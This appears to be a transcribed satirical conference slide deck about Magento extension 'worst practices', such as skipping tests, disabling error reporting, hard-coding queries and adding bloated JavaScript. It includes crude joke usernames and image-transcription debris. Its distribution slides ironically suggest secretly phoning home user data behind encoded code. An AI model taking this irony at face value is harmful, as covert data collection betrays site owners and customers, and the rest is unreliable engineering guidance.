# Best worst Magento extension

# Who am I?

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http://magento.stackexchange.com/users/146/marius

https://github.com/tzyganu

# Sources

FABIAN BLECHSCHMIDT - F***ing up projects – a manual

ANDREAS VON STUDNITZ - Magento Worst Practice

FABRIZIO BRANCA - How to build a pure evil Magento extension

How to write a custom extension? - [http://magento.stackexchange.com/q/8344/146](http://magento.stackexchange.com/q/8344/146)

# Image sources:

http://lawschoollies.com/

http://business2community.com

https://www.elastic.co

http://heroes.thelazy.net/

http://redbubble.net

https://blog.sucuri.net

http://gintxra.tumblr.com/

https://www.linkedin.com

https://blog.testfort.com

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http://aiyus.org

http://www.keepcalm-o-matic.co.uk/

http://chrispiascik.com/

https://www.pinterest.com

http://funnyasduck.net/

https://curiousbuilder.wordpress.com/

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No developers were harmed during the making of this presentation (even if some of them should have been).

# Summary

- **All extensions**
  - Idea
  - Environment
  - Module declaration
  - Static files
  - Queries
  - Cache
  - Testing
- **Commercial extensions**
  - Tips and tricks
  - Support
  - Distribution
  - Documentation

# You got an idea?

# Idea

- Don’t search the web for similar extensions
- Don’t write specs
- Don’t make a plan


# They will slow you down

# Idea

# Idea

## You actually searched the web and found 17 similar extensions?

- Rookie mistake.
- Ignore them. Your extension will be way better.



# Environment

# Environment

## Your development environment should be as close as possible to the production environment.

**Always develop on production mode**

- M1: do nothing
- M2: `bin/magento deploy:mode:set production`
- M2: `SetEnv MAGE_MODE developer`

# Setup

**Always develop with error reporting off**

- `error_reporting(0);`
- `ini_set(‘display_errors’, ‘off’)`

**Always develop with the logging OFF.**


- There is no need to fill the disk with unnecessary data.

No error occurred.

# General Guidelines

# General Guidelines

- **Don’t bother with indentation**
  - Code should be read by machines not humans
- **Don’t translate texts** `` `$this->__('...')` ``
  - It make your extension slow
- **Try to limit the number of files**
  - 3 or 4 classes (with static methods)
  - 3 or 4 templates
  - You don’t want to make Magento look in a lot of files.




```php
function register()
{
    if (!empty($_POST)) {
        $msg = '';
        if ($_POST['user_name']) {
            if ($_POST['user_password_new']) {
                if ($_POST['user_password_new'] === $_POST['user_password_repeat']) {
                    if (strlen($_POST['user_password_new']) > 5) {
                        if (strlen($_POST['user_name']) < 65 && strlen($_POST['user_name']) > 1) {
                            if (preg_match('/^[a-z\d]{2,64}$/i', $_POST['user_name'])) {
                                $user = read_user($_POST['user_name']);
                                if (!isset($user['user_name'])) {
                                    if ($_POST['user_email']) {
                                        if (strlen($_POST['user_email']) < 65) {
                                            if (filter_var($_POST['user_email'], FILTER_VALIDATE_EMAIL)) {
                                                create_user();
                                                $_SESSION['msg'] = 'You are now registered so please login';
                                                header('Location: ' . $_SERVER['PHP_SELF']);
                                                exit();
                                            } else $msg = 'You must provide a valid email address';
                                        } else $msg = 'Email must be less than 64 characters';
                                    } else $msg = 'Email cannot be empty';
                                } else $msg = 'Username already exists';
                            } else $msg = 'Username must be only a-z, A-Z, 0-9';
                        } else $msg = 'Username must be between 2 and 64 characters';
                    } else $msg = 'Password must be at least 6 characters';
                } else $msg = 'Passwords do not match';
            } else $msg = 'Empty Password';
        } else $msg = 'Empty Username';
        $_SESSION['msg'] = $msg;
    }
    return register_form();
}
```

# Module Declaration


# Module declaration

## Never declare module dependencies


- What if someone disables a module? You don’t want to break their websites.


tpl!templates/modules/table-show.jst
tpl!templates/modules/grouptable-show.jst
tpl!templates/modules/sparkline-show.jst
tpl!templates/modules/linegraph-show.jst
tpl!templates/modules/config.jst
tpl!templates/settings_nav_new.jst
tpl!templates/modules/no-data.jst
tpl!templates/settings_nav.jst
tpl!templates/explore/table.jst
tpl!templates/reports/menu_item.jst
tpl!templates/nux/info.jst
plugins/xdr
libs/highcharts
tpl!templates/explore/explore.jst
tpl!templates/reports/menu.jst
tpl!templates/nux/conversion_domains.jst
modules/views/pagination
tpl!templates/nux/subscription.jst
tpl!templates/settings/main.jst
modules/views/group_line_graph
lib/highchart_config
tpl!templates/modules/module-menu-limited.jst
tpl!templates/explore/reportExport.jst
tpl!templates/nux/share_parameters.jst
lib/session
reports/model
tpl!templates/explore/moduleExport.jst
reports/views/menu
modules/collection
tpl!templates/nux/authentication.jst
tpl!templates/tooltips/small-icon.jst
tpl!templates/modules/module-menu.jst
explore/export
tpl!templates/tooltips/table.jst
tpl!templates/nux/conversion_goal.jst
plugins/jquery.qtip
tpl!templates/tooltips/text.jst
lib/async
sections/settings
backbone
modules/views/module_menu
modules/main
tpl!templates/nux/conversions.jst
share/views/detail_graph
tpl!templates/tooltips/big-icon.jst
underscore
moment
tpl!templates/modal.jst
jquery
modules/views/status
tpl!templates/status/basic.jst
tpl!templates/share/detail_graph.jst
tpl!templates/nux/share.jst
lib/settings-modals
reports/views/action_modals
libs/highstock
tpl!templates/nux/error.jst
share/views/show
tpl!templates/qb/main.jst
tpl!templates/nux/invite.jst
sections/alt-dashboard
tpl!templates/qb/read_only.jst
tpl!templates/reports/batch_copy_or_move_modal.jst
guiders/report_guiders
guiders/dashboard_guiders
tpl!templates/status/undo_delete.jst
tpl!templates/nux/buttons/facebook.jst
guiders/main
tpl!templates/reports/edit_modal.jst
tpl!templates/nux/buttons.jst
tpl!templates/modules/duplicateModal.jst
tpl!templates/projects/menu_item.jst
tpl!templates/share/show.jst
tpl!templates/reports/dashboard.jst
libs/tablesort
tpl!templates/projects/list.jst
tpl!templates/share/edit.jst
tpl!templates/modules/exportModal.jst
tpl!templates/qb/param.jst
tpl!templates/nux/interstitial.jst
tpl!templates/reports/new.jst
tpl!templates/reports/show.jst
lib/validator
tpl!templates/styleguide.jst
plugins/jquery.daterange
tpl!templates/publisher/index.jst
tpl!templates/modules/displaycontrols.jst
tpl!templates/reports/alt-dashboard.jst
config


# Module declaration



```
<config>
    <modules>
        <Awesome_Extension>
            <active>true</active>
            <codePool>local</codePool>
            <depends>

            </depends>
        </Awesome_Extension>
    </modules>
</config>
```



```
"name": "magento/awesome-extension",
"description": "N/A",
"require": {

},
```




```
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:
    <module name="Awesome_Extension" setup_version="10000.0.0">
        <sequence>

        </sequence>
    </module>
</config>
```

# Javascript

# Javascript

## Add whatever js framework you know better

- You create and extension for M1.8 or lower? First thing you do is add jQuery.
- You like MooTools? ADD IT to the project.
- Any other Js Framework you know? AAADDD IT
- JS runs on the client so it does not affect the server side performance.
- Everyone has powerful computers now. They can handle it.



## Add a number to another number in JavaScript

0

hallo

I have got a number in my JavaScript variable! Now how do I add another number to it? Please

javascript

tagged
javascript × 18553

asked
**a while ago**

viewed
**some times**

latest activity
**just now**

**Wanted:** Yet another ASP.NET developer. See this and other great job listings at jobs.stackoverflow.com.

### 3 Answers

oldest newest **votes**

22 ✓

You should definitely use jQuery. It's really great and does all things

link | edit | flag

answered **11 minutes ago**
I<3jQuery
1,234 ● 2 ● 13

I agree, jQuery is really the best, it solves all kinds of browser problems and is good, as well – ||sumc0da 8 mins ago

+1 jquery is best quality code ever, if you don't use your a idiot – Werry_Togan 4 mins ago

add comment

4

I think there's a jQuery plugin for that. Google for jQuery basic arithmetic plugin.

link | edit | flag

answered **5 minutes ago**
Timothy Goatse
4,321 ● 1 ● 12

yeah, jQuery is definately the way to go – fishnipples 5 mins ago

I used the jQuery diet plugin and lost 10kg in a week – jfatty 4 mins ago

add comment

-2

To add numbers together you should use the + operator, for example:

```
var a= 1;
var b= a+2;
alert(b);  // 3
```

link | edit | delete | flag

answered **50 seconds ago**
bobince
some ● ● ●

-1 not enough jQuery – ||sumc0da 30 secs ago

you suck – Timothy Goatse 3 secs ago

**Related**

**What is the best number?**

**How can I use JavaScript to parse some HTML using regex?**

**JavaScript: why is my text content getting mangled when I clone nodes? Obviously I must be doing something wrong as jQuery is perfect**

**Stupid JavaScript floating point numbers are broken**

**How can I extract number from HTML using a regex without ZALGO singing the song that ends the world?**

**Is there a jQuery plugin for making an HTML page appear in the browser?**

**Where are my legs?**

# Javascript

## Add js files directly in the templates with relative paths:

```
<script type="text/javascript"
src="/js/some.js"> </script>
```

- You don’t need to go through layout XML parsing. It takes time.
- You don’t want to use the base url. It has to be calculated each time.
- **You don’t want to affect performance, right?**
- M2: Do not use `require.js`. You don’t know when your file will be loaded.

# Templates

# Templates

- **Always change the admin theme**
  - You don’t want to affect core behavior
  - It’s easy.
  - The store owner already an admin theme? Not your problem.
- **Don’t bother with W3C validation.**
  - All browsers know how to handle an unclosed tag.
  - Speeds up development
- **Use short echo tags**
  - Speeds things up
  - PHP 5.3 is dead anyway


```
<config>
    <stores>
   <admin>
         <design>
             <theme>
   <default>your_theme</default>
        </theme>
          </design>
                </admin>
  </stores>
</config>
```

# Class Rewrites

# Class Rewrites

## Use class rewrites when possible

- You have more control.
- What if an observer disappears at the next upgrade?
- If the main class disappears at the next upgrade...your class will not be used.



```
   <sales_mysql4>
       <rewrite>
           <order>[redacted]_Model_Rewrite_SalesModelMysql4Order</order>
           <order_shipment>A[redacted]c_[redacted]_Model_Rewrite_SalesModelMysql4OrderShipment</order_shipment>
           <order_shipment_comment>[redacted]_Model_Rewrite_SalesModelMysql4OrderShipmentComment</
ment_comment>
           <order_invoice>[redacted]_Model_Rewrite_SalesModelMysql4OrderInvoice</order_invoice>
           <order_invoice_comment>[redacted]_Model_Rewrite_SalesModelMysql4OrderInvoiceComment</order
           <order_creditmemo>[redacted]_Model_Rewrite_SalesModelMysql4OrderCreditmemo</order_creditme
           <order_creditmemo_comment>[redacted]_Model_Rewrite_SalesModelMysql4OrderCreditmemoComment<
ditmemo_comment>
           <order_status_history>[redacted]_Model_Rewrite_SalesModelMysql4OrderStatusHistory</order_s
       </rewrite>
   </sales_mysql4>
```

# Class Rewrites

## Copy classes to the local folder.

- Speeds up the development.
- Site gets upgraded?..not your problem

# Classes

# Classes


## Instantiation

- M1 & M2: Use `new ClassNameHere(..)`
  - It’s fast.
  - You know what you are instantiating.
  - You get IDE autocomplete
- M2: Use ObjectManager
  - You can access that anywhere
  - Don’t bother with dependencies
  - Speeds up development time.

# Classes - Specifics

## Always use load/save for products and categories

- Even in loops
- You are sure all data is at your disposal.



# Classes - Specifics

## You affect the checkout?

- Don’t bother with multishipping. Nobody uses it.

# Queries

# Queries

## Always write queries directly in files

- It’s faster - query builders slow things down
- More control
- Magento supports MySQL only anyway.


SELECT * FROM me WHERE fucks_given > 0;

0 rows returned

# Queries

## Ignore the table prefixes.

- The default install does not have a table prefix
- The site has one? Again..not your problem.



## Write queries where you need them

- You need them in a template/helper/model/block?
  - Write them in a template/helper/model/block
  - More visibility
  - You can easily pinpoint a problem.


# Tests

# Tests

## Never write tests

- It increases your development time
- tests are for devs that write code with bugs.
- tests bring no value to the client
- What if your test has bugs?
- If a test fails, you have to debug the test also.

**DON'T LET TESTS SLOW YOU DOWN**



Name: [illegible]
Date: [illegible]

F

History Exam

Part I: (1 hour 45 Minutes)

Question 1: Explain how the Cold War started (100 words)

No.

# Testing

# Testing

- Just smoke test your extensions.
- Test only with cache off. If it works it has to work with cache on.
- Test with the flat catalog indexes set to “on”. Nobody in their right mind sets them to “off”.

# Images


# Images

- **Never use sprites** for icons. You don’t want to end up with one huge file.
- Always place the images in the `` `media`|`pub/media` `` folder.
- They are accessible everywhere from there.
- M1: If you place them in the `` `skin` `` folder you have to take into account the theme name. This slows you down. Don’t do it.

# Commercial Extensions

# Documentation

# Commercial extensions - Documentation



- Don’t do it
- It slows you down
- Nobody reads it.
- If people don’t understand your code, they should not be poking through it anyway
- People are going to contact you anyway for the smallest problem.

# Distribution


# Commercial extensions - Distribution

## Always have an additional module:

- Replaces the admin toolbar. People should know that you have cool extensions. If they want to know the magneto news, they can just check the magento website.
- Validates a licence key on every request.
- **Phones home** on every request to send you user data. How else can you know if your extension is a success?

# Commercial extensions - Distribution

- Encode somehow your code
- Protects your code
- Code should not be read by people
- You can phone home without people knowing.
- Best way to do it: Ioncube.

